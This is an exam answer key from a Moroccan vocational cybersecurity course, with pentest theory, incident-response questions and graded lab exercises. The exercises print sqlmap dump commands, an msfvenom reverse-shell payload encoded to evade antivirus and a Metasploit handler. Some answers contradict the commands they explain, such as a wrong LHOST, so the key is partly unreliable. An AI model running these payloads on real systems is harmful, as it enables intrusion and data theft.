مكتب التكوين المهني وإنعاش الشغل

Office de la Formation Professionnelle et de la Promotion du Travail

Direction de la Recherche et de l'Ingénierie de la Formation
Division Conception des Examens

Examen National de Fin de Formation
Session Juin 2025
Examen de Fin de Formation (Epreuve de Synthèse)

Eléments de correction

Secteur :	**Digital et Intelligence Artificielle**	**Niveau :**	**Technicien Spécialisé**
Filière :	**Infrastructure Digitale option Cyber Sécurité**		

Variante	**V1**	**Durée :**	**4h00**	**Barème**	**/100**

Consignes et Précisions aux correcteurs :

Veuillez respecter impérativement les consignes suivantes :

Les éléments de correction fournis sont à titre indicatif. Les correcteurs sont invités à considérer comme correctes toutes les réponses qui respectent le sens et le contexte de la question, même si elles diffèrent des exemples donnés. Par ailleurs, l'attribution des notes doit tenir compte de la pertinence et de la clarté des arguments présentés par les candidats.

- Eviter de sanctionner doublement le stagiaire sur les questions liées,
- Pour toutes les questions de synthèse et de compréhension le correcteur s'attachera à évaluer la crédibilité et la pertinence de la réponse du stagiaire. Et à apprécier toute réponse cohérente du stagiaire,
- Le stagiaire n'est pas tenu de fournir des réponses aussi détaillées que celles mentionnées dans le corrigé,
- Pour les exercices de calcul :
  - Prendre en considération la méthode de calcul correcte (formule et relation de calcul correcte) même si le résultat final de calcul est faux
  - Le résultat final correct non justifié ne doit pas avoir la totalité de la note.
- En cas de suspicion d'erreur au niveau du corrigé, prière de contacter la Division de Conception des Examens.

- **Détail du Barème**

Partie Théorique /40 points			
Q1	4	**Q15**	2
Q2	3	**Q16**	2
Q3	3	**Q17**	2
Q4	2	**Q18**	2
Q5	1	**Q19**	2
Q6	1	**Q20**	2
Q7	2		
Q8	2		
Q9	2		
Q10	2		
Q11	1		
Q12	2		
Q13	1		
Q14	2		

Partie Pratique /60 points							
Q21.1	1	**Q24.1**	2	**Q27.1**	1	**Q38**	2
Q21.2	1	**Q24.2**	1	**Q27.2**	1	**Q39**	2
Q21.3	1	**Q24.3**	2	**Q28**	1,5	**Q40**	2
Q21.4	1	**Q24.4**	1	**Q29**	1	**Q41.1**	1
Q21.5	1	**Q24.5**	2	**Q30.1**	1	**Q41.2**	1
Q22.1	1,5	**Q25.1**	1,5	**Q30.2**	1	**Q42.1**	1
Q22.2	1,5	**Q25.2**	1,5	**Q31**	1	**Q42.2**	1,5
Q23.1	1	**Q25.3**	1	**Q32**	1	**Q42.3**	1,5
Q23.2	1	**Q26.1**	1	**Q33**	1		
Q23.3	1	**Q26.2**	1	**Q34**	2		
Q23.4	1	**Q26.3**	1	**Q35**	2		
Q23.5	1	**Q26.4**	1	**Q36**	2		
Q23.6	2,5			**Q37**	1		

Partie Théorique /40 PTS

Dossier 1 : 28 PTS

1. Associez chaque terme avec sa définition correspondante en utilisant les lettres appropriées. (À reporter sur la feuille d'examen)

1. PTES → b	**a.** Un système de catégorie pour les faiblesses et vulnérabilité des matériels informatique et des logiciels.
2. OWASP-WSTG → d	**b.** Un cadre qui définit les étapes et les meilleures pratiques pour réaliser des tests d'intrusion, afin d'évaluer la sécurité d'un système ou d'une application.
3. CWE → a	**c.** Une base de connaissances accessible à l'échelle mondiale sur les tactiques et techniques des adversaires.
4. MITRE ATT&CK → c	**d.** Un guide qui fournit des méthodologies et des techniques pour tester la sécurité des applications web, en se concentrant sur les vulnérabilités courantes et les meilleures pratiques de sécurité

2. Associez chaque terme de la matrice MITRE ATT&CK avec sa description correspondante en utilisant les lettres appropriées. (À reporter sur la feuille d'examen)

1. Initial Access (TA0001) → c	**a. Sous-technique**
2. Phishing (T1566) → b	**b. Technique**
3. Spearphishing Link (T1566.002) → a	**c. Tactique**

3. Remettez les 7 phases de la Kill Chain dans l'ordre chronologique correct selon Lockheed Martin :

b,g,e,d,c,f,a

1. Reconnaissance
2. Armement (Weaponization)
3. Livraison (Delivery)
4. Exploitation
5. Installation
6. Commande et contrôle (Command and Control)
7. Actions sur l'objectif (Actions on Objectives)

4. Donnez deux outils de reconnaissance passive et deux outils de reconnaissance active.

Passive : Whois, nslookup, Shodan, Censys, TheHarvester, Recon-ng …
Active : Nmap, Netcat, Masscan, ZMap, Dig, Nikto …

5. Que signifie le terme OSINT ?

OSINT signifie : Open Source Intelligence, c'est la collecte d'informations à partir de sources publiques.

6. Quelle norme ISO fournit des lignes directrices pour la gestion des risques liés à la sécurité de l'information ?

ISO 27005

7. Qu'est-ce qu'un serveur C2 (Command and Control) ? Donner un exemple d'outil C2.

Serveur C2 : Un serveur utilisé par des attaquants pour maintenir le contrôle d'un système compromis. Exemple : Cobalt Strike et Empire

8. Donnez deux exemples d'actions entreprises lors de la phase d'exploitation et lors de la phase de post-exploitation dans un test d'intrusion *(1 exemple par phase)* ?

- ✓ **Exploitation** : Exploiter une vulnérabilité pour obtenir un accès non autorisé. Voici des exemples entre autres : Exploitation d'une vulnérabilité de type buffer overflow, Exploitation d'une vulnérabilité d'injection SQL, Exploitation d'une vulnérabilité de type Remote Code Execution (RCE) ou Exploitation de la faille EternalBlue (avec MS17-010).
- ✓ **Post-exploitation** : Escalade de privilèges, extraction de donnée. Voici des exemples entre autres : Escalade de privilèges via un exploit local, Extraction de données sensibles (ex : fichiers mots de passe), Extraction de données via un keylogger, Création de portes dérobées (backdoors) pour maintenir l'accès)

9. Qu'est-ce que le mouvement latéral dans le contexte d'une attaque et quels en sont les objectifs ?

Mouvement latéral dans une attaque : C'est le déplacement d'un attaquant à travers un réseau pour accéder à d'autres systèmes. Objectif : élargir la surface d'attaque et gagner d'autre accès aux systèmes sensibles.

10. Quels sont les droits des individus selon la **loi 09-08** ? et quelle entité a pour mission principale de veiller au respect de cette loi au Maroc ?

Les individus ont des droits concernant leurs données personnelles, notamment le droit d'accès, de rectification, d'opposition et d'effacement. L'entité responsable est La CNDP (Commission Nationale de contrôle de la protection

des Données à caractère Personnel) qui a pour objectif principal de veiller au respect des libertés et droits fondamentaux des personnes physiques à l'égard des traitements de données à caractère personnel.

11. Que représente un faux positif dans un scan de vulnérabilité ?

Résultat indiquant une vulnérabilité qui n'existe pas réellement.

12. Comment le **Threat Hunting** peut-il contribuer à améliorer la posture de sécurité d'une organisation ?

Il permet de détecter proactivement des menaces, contribuant à améliorer la posture de sécurité en identifiant les menaces avant qu'elles ne causent des dommages.

13. Qu'est-ce qu'un **Buffer Overflow** ?

Buffer Overflow ou débordement de tampon désigne une anomalie qui se produit lorsqu'un logiciel écrit des données dans une mémoire tampon jusqu'à surcharger la capacité de cette dernière, entraînant ainsi l'écrasement des emplacements de mémoire adjacents. Les pirates peuvent tirer parti du débordement de tampon pour modifier la mémoire d'un ordinateur afin de perturber l'exécution d'un programme ou d'en prendre le contrôle.

14. Expliquez les deux caractéristiques suivantes, que l'enquêteur doit assurer concernant les preuves forensiques numériques : **Intégrité** et **Reproductibilité**.

Intégrité : Assure que les preuves n'ont pas été altérées.

Reproductibilité : Garantit qu'une analyse puisse être réexaminée de manière identique par d'autres enquêteurs.

Dossier 2 : 12PTS

Contexte : Une entreprise de logiciels, "MarocSoft", spécialisée dans le développement d'applications de gestion pour les entreprises, a été victime d'une attaque par chaîne d'approvisionnement. Les attaquants ont compromis un fournisseur de bibliothèques logicielles tiers, intégrant un code malveillant dans une mise à jour de produit. Cette mise à jour a été déployée sur les systèmes de plusieurs clients, entraînant des violations de données et des pertes financières.

15. Quelles étapes MarocSoft peut-elle suivre pour détecter l'incident et évaluer son impact sur ses systèmes et ceux de ses clients ?

Étapes pour détecter l'incident et évaluer son impact

a. **Surveillance des systèmes** : Mettre en place des systèmes de détection d'intrusion (IDS) pour surveiller les activités suspectes.
b. **Analyse des journaux** : Examiner les journaux d'accès et d'erreurs pour identifier des comportements anormaux.
c. **Évaluation des mises à jour** : Identifier les mises à jour déployées récemment et vérifier si elles proviennent du fournisseur compromis.
d. **Communication avec les clients** : Informer les clients de l'incident potentiel et leur demander de signaler toute activité suspecte sur leurs systèmes.
e. **Évaluation des données compromises** : Identifier les types de données affectées et évaluer l'ampleur des violations.

16. Quels outils et techniques MarocSoft peut-elle utiliser pour mener une enquête numérique sur l'incident et identifier la source de la compromission ? (Donner trois)

Outils et techniques pour l'enquête numérique

a. **Analyse forensique** : Utiliser des outils d'analyse forensique comme EnCase ou FTK pour examiner les systèmes compromis.
b. **Reverse engineering** : Analyser le code malveillant pour comprendre son fonctionnement et son origine.
c. **Outils de détection de malware** : Utiliser des logiciels antivirus et antimalware pour détecter et supprimer le code malveillant.
d. **Analyse de réseau** : Surveiller le trafic réseau pour identifier des communications suspectes avec des serveurs malveillants.
e. **Interviews et questionnaires** : Interroger les employés et les fournisseurs pour recueillir des informations sur l'incident.

17. Quelles mesures MarocSoft aurait-elle pu mettre en place pour évaluer et atténuer les risques associés à l'utilisation de fournisseurs tiers avant l'incident ? (Donner trois)

Mesures pour évaluer et atténuer les risques

a. **Évaluation des fournisseurs** : Mettre en place un processus d'évaluation des risques pour les fournisseurs tiers, incluant des audits de sécurité réguliers.
b. **Contrats de sécurité** : Inclure des clauses de sécurité dans les contrats avec les fournisseurs, stipulant des exigences de sécurité spécifiques.
c. **Surveillance continue** : Établir une surveillance continue des fournisseurs pour détecter des vulnérabilités potentielles.
d. **Formation et sensibilisation** : Former les employés sur les risques liés aux fournisseurs tiers et sur les meilleures pratiques de sécurité.
e. **Plan de réponse aux incidents** : Élaborer un plan de réponse aux incidents spécifique aux fournisseurs tiers.

18. Comment MarocSoft doit-elle gérer la communication avec ses clients et les parties prenantes pendant et après l'incident ?

Gestion de la communication

a. **Transparence** : Informer rapidement les clients et les parties prenantes de l'incident, en fournissant des informations claires sur ce qui s'est passé.
b. **Mise à jour régulière** : Fournir des mises à jour régulières sur l'état de l'enquête et des mesures prises pour résoudre le problème.
c. **Support client** : Mettre en place une ligne d'assistance dédiée pour répondre aux questions et préoccupations des clients.
d. **Rapport post-incident** : Publier un rapport détaillé après l'incident, expliquant les causes, les impacts et les mesures prises pour éviter que cela ne se reproduise.

19. Quelles stratégies MarocSoft doit-elle mettre en œuvre pour récupérer ses systèmes et restaurer la confiance des clients après l'incident ? (Donner quatre)

Stratégies de récupération

a. **Restauration des systèmes** : Mettre en œuvre des procédures de restauration à partir de sauvegardes non compromises.
b. **Renforcement de la sécurité** : Appliquer des mises à jour de sécurité et des correctifs sur tous les systèmes affectés.
c. **Communication proactive** : Continuer à communiquer avec les clients pour les tenir informés des progrès réalisés dans la récupération.
d. **Évaluation des impacts** : Analyser les impacts financiers et opérationnels de l'incident pour ajuster les stratégies futures.
e. **Renforcement de la confiance** : Offrir des compensations ou des services gratuits pour regagner la confiance des clients.

20. Quelles leçons MarocSoft pourra-t-elle tirer de cet incident pour améliorer sa posture de sécurité et prévenir de futures attaques par chaîne d'approvisionnement ?

Leçons à tirer pour améliorer la posture de sécurité

a. **Importance de la sécurité des fournisseurs** : Reconnaître que la sécurité des fournisseurs est essentielle et doit être intégrée dans la stratégie de sécurité globale.

b. **Mise à jour des politiques de sécurité** : Réviser et mettre à jour les politiques de sécurité en fonction des leçons apprises.
c. **Tests de pénétration réguliers** : Effectuer des tests de pénétration réguliers pour identifier les vulnérabilités dans les systèmes.
d. **Culture de la sécurité** : Promouvoir une culture de la sécurité au sein de l'entreprise, où chaque employé est responsable de la sécurité.
e. **Planification de la continuité des activités** : Renforcer les plans de continuité des activités pour mieux gérer les incidents futurs.

Partie pratique 60PTS

Dossier 3 : 33.5 PTS

21. Examinez le résultat du scan Nmap présenté ci-dessous et répondez aux questions qui suivent :

```
└─$ nmap -sS -sV -T5 192.168.8.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-14 10:21 +01
Nmap scan report for 192.168.8.1
Host is up (0.00025s latency).
Not shown: 991 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
80/tcp   open  http            Microsoft IIS httpd 10.0
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp  open  ssl/https       VMware Workstation SOAP API 16.1.2
445/tcp  open  microsoft-ds?
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
2002/tcp open  rpcapd          WinPcap remote packet capture daemon
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:50:56:C0:00:08 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:vmware:Workstation:16.1.2
```

21.1 Quel est le nombre total des ports TCP qui ont été scannés ?

Nmap a scanné un total de 1 000 ports TCP. Cela inclut les ports ouverts et fermés, car il est mentionné que 991 ports étaient fermés et 9 sont ouverts.

21.2 Combien de ports ont été identifiés comme fermés et quel message a été reçu en réponse à ces ports ?

991 ports ont été identifiés comme fermés. Le message reçu en réponse à ces ports était "reset".

21.3 Quelle version du service Web est en cours d'exécution ?

La version du service HTTP en cours d'exécution sur le port 80/tcp est "Microsoft IIS httpd 10.0".

21.4 Que signifie l'état "**open**" pour les ports détectés par Nmap ?

L'état "open" signifie que le port est accessible et qu'un service est en cours d'exécution et capable de répondre aux requêtes. Cela indique que le port accepte les connexions entrantes et que le service associé est actif.

21.5 Quelle information sur le système d'exploitation a été fournie par Nmap ?

Nmap a fourni l'information suivante sur le système d'exploitation : "OS: Windows" et a également mentionné que le système d'exploitation est associé à VMware Workstation version 16.1.2. Les CPE (Common Platform Enumeration) indiquent également que le système d'exploitation est Windows et la plateforme est VMware.

22. Le script suivant a été conçu pour effectuer une reconnaissance.

```
#!/usr/bin/python3

from scapy.all import *

def send_rst_packet(dst_ip, dst_port):
    ip_packet = IP(dst=dst_ip)
    tcp_packet = TCP(dport=dst_port, flags='R')

    send(ip_packet/tcp_packet)

if __name__ == "__main__":
    destination_ip = '192.168.8.156'
    destination_port = 80
    send_rst_packet(destination_ip, destination_port)
```

22.1 Quel est le but principal de ce script Python ?

Le but principal de ce script est d'envoyer un paquet TCP avec un drapeau de réinitialisation (RST) à une adresse IP et un port spécifiés. Cela peut être utilisé pour interrompre une connexion TCP existante ou pour simuler un comportement de type "reset" sur le port cible. En envoyant un paquet RST, le script peut forcer le système distant à fermer une connexion TCP, ce qui peut être utile dans des scénarios de reconnaissance ou de test de sécurité.

22.2 Que faut-il changer dans ce script pour tester son exécution sur notre serveur Web ?

L'option destination_ip doit avoir l'adresse de notre serveur Web à savoir « 192.168.8.148 »

23. Comme le port 445 est ouvert, un membre de l'equipe a recupere la sortie de la commande suivante :

```
└─$ searchsploit samba 2.2.1
------------------------------------------------------------ ---------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution            | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow                        | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                | linux_x86/dos/36741.py
------------------------------------------------------------ ---------------------------
```

23.1 Quel est le rôle de l'outil **searchsploit** ?

L'outil **searchsploit** est un utilitaire de recherche qui permet aux utilisateurs de trouver rapidement des exploits et des vulnérabilités dans une base de données d'exploits. Il est souvent utilisé par les professionnels de la sécurité pour identifier des vulnérabilités connues dans des logiciels spécifiques, en fournissant des titres d'exploits et des chemins d'accès aux fichiers d'exploit correspondants.

23.2 Commentez l'exploit "**Samba < 3.6.2 (x86) - Denial of Service (PoC)**" mentionné dans la sortie de la commande searchsploit.

L'exploit "**Samba < 3.6.2 (x86) - Denial of Service (PoC)**" est une preuve de concept (PoC) qui démontre une vulnérabilité dans les versions de Samba antérieures à 3.6.2 sur les systèmes x86. Cet exploit est conçu pour provoquer un déni de service, ce qui signifie qu'il peut rendre le service Samba indisponible pour les utilisateurs. En général, les exploits de type DoS exploitent des failles dans le code pour provoquer un plantage ou un blocage du service, empêchant ainsi les utilisateurs d'accéder aux ressources partagées.

23.3 Quel est l'impact d'un déni de service (**DoS**) sur un service Samba, et comment cela affecte-t-il les utilisateurs ?

L'impact d'un déni de service (**DoS**) sur un service Samba est que le service devient inaccessible, ce qui empêche les utilisateurs de se connecter et d'accéder aux fichiers ou aux ressources partagées sur le réseau. Cela peut entraîner des interruptions de service, des pertes de productivité et des frustrations pour les utilisateurs qui dépendent de Samba pour le partage de fichiers. Dans un environnement d'entreprise, cela peut également affecter les opérations commerciales et entraîner des pertes financières.

23.4 Qu'est-ce qu'une preuve de concept (**PoC**) dans le contexte de la sécurité informatique, et quel est son objectif principal ?

Une preuve de concept (**PoC**) dans le contexte de la sécurité informatique est un exploit ou un code qui démontre qu'une vulnérabilité spécifique peut être exploitée. L'objectif principal d'une PoC est de prouver qu'une faille de sécurité existe et qu'elle peut être exploitée dans des conditions réelles. Les PoC sont souvent utilisées par les chercheurs en sécurité pour sensibiliser aux vulnérabilités, tester des systèmes de sécurité et aider les développeurs à comprendre les risques associés à des failles spécifiques.

23.5 Donnez deux mesures de sécurité qui peuvent être mises en place pour protéger un système Samba contre ces vulnérabilités ?

Pour protéger un système Samba contre les vulnérabilités, plusieurs mesures de sécurité peuvent être mises en place :

a. **Mise à jour régulière** : S'assurer que Samba est toujours à jour avec les dernières versions et correctifs de sécurité pour éviter les vulnérabilités connues.

b. **Configuration sécurisée** : Configurer Samba de manière sécurisée en limitant les permissions d'accès et en désactivant les fonctionnalités non nécessaires.

c. **Pare-feu** : Utiliser un pare-feu pour restreindre l'accès aux ports utilisés par Samba, permettant uniquement aux adresses IP de confiance d'accéder au service.

d. **Surveillance des journaux** : Surveiller les journaux d'accès et d'erreurs de Samba pour détecter toute activité suspecte ou des tentatives d'exploitation.

e. **Utilisation de SELinux ou AppArmor** : Mettre en œuvre des systèmes de contrôle d'accès comme SELinux ou AppArmor pour renforcer la sécurité des services exécutés sur le système.

f. **Audits de sécurité** : Effectuer des audits de sécurité réguliers pour identifier et corriger les failles potentielles dans la configuration de Samba et du système d'exploitation sous-jacent.

Note : le(a) candidat(e) doit donner au minimum deux mesures pour avoir la totalité de la note.

23.6 Pourquoi cette commande n'est pas adaptée au contexte de cet exploit. Indiquez en justifiant, quel service est censé être utilisé à la place de samba ?

L'OS découvert est Windows et non linux, et donc la recherche devra toucher le service SMB.

24. L'extrait ci-dessous montre le résultat de l'exécution de la commande **ffuf** pour le fuzzing d'un serveur web à l'adresse **http://192.168.8.148** en utilisant la liste de mots **directory-list-2.3-medium.txt.**

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.8.148/FUZZ

```
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.8.148/FUZZ

# on atleast 2 different hosts [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 99ms]
#                       [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 97ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 302, Size: 0, Words: 1,
docs                    [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 18ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 141ms]
external                [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 1ms]
config                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 11ms]
vulnerabilities         [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 5ms]
                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 132ms]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 1428 req/sec :: Duration: [0:02:29] :: Errors: 0
```

24.1 Quels répertoires ont été découverts sur le serveur cible, et donner la signification de leurs statuts HTTP respectifs ?

Les répertoires découverts sur le serveur cible et leurs statuts HTTP respectifs sont :

- ✓ docs : Status 301 (redirection permanente)
- ✓ external : Status 301 (redirection permanente)
- ✓ config : Status 301 (redirection permanente)
- ✓ vulnerabilities : Status 301 (redirection permanente)
- ✓ server-status : Status 403 (interdit)

24.2 Comment les résultats de cette exécution de **ffuf** peuvent-ils être utilisés pour améliorer la sécurité du serveur cible ?

Les résultats obtenus avec ffuf peuvent aider à identifier des répertoires sensibles ou vulnérables sur le serveur web. En découvrant des chemins d'accès non sécurisés ou des ressources exposées, les administrateurs peuvent prendre des mesures pour sécuriser ces répertoires, comme restreindre l'accès, appliquer des contrôles d'authentification, ou supprimer des fichiers inutiles. Cela contribue à réduire la surface d'attaque et à protéger le serveur contre des accès non autorisés.

Note : toute réponse mentionnant au moins un des cas ci-dessous ou équivalent, est considérée correcte.

- ✓ **Identification des répertoires sensibles** : Les administrateurs peuvent identifier des répertoires qui ne devraient pas être accessibles publiquement et prendre des mesures pour les sécuriser ou les restreindre.
- ✓ **Renforcement des contrôles d'accès** : Les statuts HTTP 403 indiquent que l'accès est interdit, ce qui peut être un bon point de départ pour vérifier les configurations de sécurité et s'assurer que les contrôles d'accès sont correctement appliqués.
- ✓ **Surveillance des redirections** : Les statuts 301 et 302 peuvent indiquer des redirections qui pourraient être exploitées. Les administrateurs peuvent vérifier si ces redirections sont intentionnelles et sécurisées.
- ✓ **Évaluation des vulnérabilités potentielles** : Les répertoires comme vulnerabilities peuvent indiquer des zones à risque qui nécessitent une attention particulière pour éviter les attaques.

24.3 Que signifie un statut **HTTP 403**, et que peut-on en déduire concernant le répertoire **server-status** ?

Un statut **HTTP 403** signifie "Forbidden" (interdit), ce qui indique que le serveur a compris la requête, mais refuse de l'exécuter. Cela peut être dû à des permissions insuffisantes ou à des règles de sécurité qui empêchent l'accès à ce répertoire. Concernant le répertoire server-status, cela suggère que l'accès au dossier et à sa page est restreint pour des raisons de sécurité, ce qui est une bonne pratique, car cette page peut contenir des informations sensibles sur l'état du serveur.

24.4 Que contient la liste de mots **directory-list-2.3-medium.txt** ?

La liste de mots **directory-list-2.3-medium.txt** contient une collection de noms de répertoires et de fichiers couramment utilisés qui peuvent être présents sur un serveur web. Elle est utilisée pour le **fuzzing** et le **brute-forcing** afin de découvrir des répertoires cachés ou non documentés sur un serveur. Ces listes sont souvent compilées à partir de recherches sur des configurations de serveurs, des applications web populaires et des pratiques de déploiement.

24.5 À quoi sert le paramètre **FUZZ** dans l'URL http://192.168.8.148/FUZZ ?

Le paramètre **FUZZ** dans l'URL http://192.168.8.148/FUZZ est un espace réservé (placeholder) utilisé par ffuf pour indiquer où les mots de la liste de mots (dans ce cas, directory-list-2.3-medium.txt) doivent être insérés dans l'URL lors de l'exécution du fuzzing. Chaque mot de la liste sera substitué à FUZZ pour tester l'existence de

répertoires ou de fichiers correspondants sur le serveur cible. Cela permet d'automatiser le processus de découverte de ressources sur le serveur.

25. Examinez la commande ci-dessous et répondez aux questions relatives :

```
sqlmap -u "http://92.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#"
--cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6; security=low" -D dvwa -T users --columns
```

25.1 Quelle option de sqlmap pourriez-vous utiliser pour **lister** toutes les bases de données disponibles sur le serveur.

Pour lister toutes les bases de données disponibles sur le serveur, vous pouvez utiliser l'option **--dbs**. La commande serait donc :

sqlmap -u "http://92.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#" --cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6; security=low" **--dbs**
Note : Une réponse contenant seulement l'option --dbs est considérée correcte

25.2 Quelle option de sqlmap pourriez-vous utiliser pour **extraire** les données de la table **users**.

Pour extraire les données de la table users, vous pouvez utiliser l'option **--dump**. La commande serait donc :

sqlmap -u "http://92.168.8.148/vulnerabilities/sqli/?id=100&Submit=Submit#" --cookie="PHPSESSID=rh2h3uqj252v4kavp07ve2rre6; security=low" -D dvwa -T users **--dump**
Note : Une réponse contenant seulement l'option --dump est considérée correcte

25.3 Donnez deux bonnes pratiques que les développeurs peuvent utiliser pour éviter les vulnérabilités d'injection SQL ?

Les développeurs peuvent valider et nettoyer les entrées des utilisateurs pour éviter les vulnérabilités SQL en suivant plusieurs bonnes pratiques :

a. **Utilisation de requêtes préparées (prepared statements)** : Cela permet de séparer le code SQL des données, empêchant ainsi l'injection SQL.
b. **Échappement des entrées** : Échapper les caractères spéciaux dans les entrées des utilisateurs pour éviter qu'ils ne soient interprétés comme du code SQL.
c. **Validation des données** : Vérifier que les données saisies par l'utilisateur correspondent aux formats attendus (par exemple, vérifier que les identifiants sont des entiers).
d. **Limitation des privilèges** : S'assurer que les comptes de base de données utilisés par l'application ont des privilèges limités, réduisant ainsi l'impact d'une éventuelle injection SQL.
e. **Surveillance et journalisation** : Mettre en place des systèmes de surveillance pour détecter les tentatives d'injection SQL et les enregistrer pour une analyse ultérieure.

Note : le(a) candidat(e) doit indiquer au minimum deux pratiques pour avoir la totalité de la note.

26. Les informations obtenues jusqu'à présent n'ont pas permis de gagner l'accès à la base de données, on a tenté l'injection d'un payload (cheval de troie). Analysez la commande ci-dessous et répondez aux questions qui suivent:

```
└─$ msfvenom -a x64 --platform linux -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.8.156 LPORT=9999
 -e x86/shikata_ga_nai -f elf -o /home/jad/linux_payload_64.elf
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 157 (iteration=0)
x86/shikata_ga_nai chosen with final size 157
Payload size: 157 bytes
Final size of elf file: 277 bytes
Saved as: /home/jad/linux_payload_64.elf
```

26.1 À quoi sert l'outil **msfvenom** ?

msfvenom est un outil de la suite Metasploit utilisé pour créer des payloads (charges utiles) exploitables. Il permet de générer des fichiers exécutables contenant du code malveillant qui peut être utilisé pour établir une connexion à distance avec un système cible

26.2 Que représentent les paramètres LHOST et LPORT dans cette commande, et quelles sont leurs utilités ?

- ✓ **LHOST** : Ce paramètre représente l'adresse IP de l'hôte local (local host) sur lequel le payload va se connecter. Dans ce cas, il est défini sur 192.168.8.148, ce qui signifie que c'est l'adresse IP de la machine qui écoutera les connexions entrantes du payload.
- ✓ **LPORT** : Ce paramètre représente le port local sur lequel l'hôte écoutera les connexions. Ici, il est défini sur 9999. Cela signifie que le payload tentera de se connecter à ce port sur l'adresse IP spécifiée (LHOST) pour établir une session Meterpreter.

26.3 Quelle est la raison d'utiliser l'encodeur **shikata_ga_nai** dans cette commande ?

L'encodeur **shikata_ga_nai** est utilisé pour obfusquer le payload généré afin de le rendre plus difficile à détecter par les logiciels antivirus et les systèmes de détection d'intrusion. Cet encodeur applique une technique d'encodage polymorphe, ce qui signifie qu'il peut modifier le code à chaque exécution, rendant ainsi le payload moins identifiable par les signatures de détection.

26.4 Quel type de fichier est produit par cette commande et quel est son but d'utilisation ?

La commande produit un fichier de type ELF (Executable and Linkable Format), spécifiquement un fichier exécutable Linux 64 bits, nommé linux_payload_64.elf. Le but de ce fichier est de servir de payload malveillant qui, une fois exécuté sur un système cible, établira une connexion inverse (reverse shell) vers l'hôte spécifié (LHOST) sur le port spécifié (LPORT). Cela permet à un attaquant d'obtenir un accès à distance au système compromis via une session Meterpreter.

27. L'exploit suivant a été exécuté en complément du scénario précédent :

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.8.156
LHOST ⇒ 192.168.8.156
msf6 exploit(multi/handler) > set LPORT 9999
LPORT ⇒ 9999
msf6 exploit(multi/handler) >
```

27.1 La connexion Meterpreter qui sera établie sera-t-elle de type **direct** ou **inverse** ? Justifiez votre réponse.

La connexion Meterpreter qui sera établie sera de type inverse (reverse). Cela est justifié par le fait que le module **exploit/multi/handler** est conçu pour écouter les connexions entrantes des payloads qui ont été déployés sur les machines cibles et aussi le payload utilisé est **windows/meterpreter/reverse_tcp**. Dans une connexion inverse, le payload (qui est exécuté sur la machine cible) initie la connexion vers l'attaquant (la machine qui exécute Metasploit)

en utilisant l'adresse IP et le port spécifiés par LHOST et LPORT. Cela signifie que la machine cible se connecte à l'attaquant, ce qui est souvent utilisé pour contourner les pare-feu et les restrictions de réseau qui pourraient bloquer les connexions entrantes.

27.2 Pourquoi l'adresse IP de la machine cible n'est pas définie dans cet exploit ?

L'adresse IP de la machine cible n'est pas définie dans cet exploit car le module exploit/multi/handler est conçu pour écouter les connexions entrantes des payloads qui ont été déployés sur les machines cibles. Dans ce cas, l'attaquant n'a pas besoin de spécifier l'adresse IP de la machine cible dans le handler, car le payload (qui est déjà configuré pour se connecter à l'adresse IP de l'attaquant via LHOST) sera exécuté sur la machine cible. Une fois que le payload est exécuté sur la cible, il établira une connexion vers l'attaquant, et c'est à ce moment-là que le handler écoutera cette connexion.

Dossier 4 : 26.5PTS

Vous faites partie de l'équipe de cybersécurité d'une organisation financière marocaine. Après la détection de connexions suspectes sur le réseau interne, des investigations ont révélé que des fichiers sensibles ont été exfiltrés, et des vulnérabilités critiques ont été découvertes sur les serveurs Windows et Linux de l'entreprise.

Votre mission est de :

- **Renforcer la sécurité du système** pour empêcher toute nouvelle intrusion.
- **Enquêter sur l'incident** pour identifier l'origine de l'attaque, la méthode utilisée, et en limiter les impacts.

Suite à l'utilisation de l'outil **Lynis** pour auditer les serveurs Linux, les résultats suivants ont été observés :

- ✓ La stratégie des mots de passe utilisée n'est pas optimale.
- ✓ Le protocole LLMNR est activé sur le réseau, rendant possible des attaques de type poisoning et man-in-the-middle (MiTM).

28. Expliquez comment traiter ces deux vulnérabilités en respectant les bonnes pratiques recommandées par l'**ANSSI**.

Vulnérabilité 1 : Stratégie des mots de passe non optimale

- **Renforcement de la politique de mots de passe** : Mettre en place une politique de mots de passe robuste qui impose des exigences minimales, telles que :
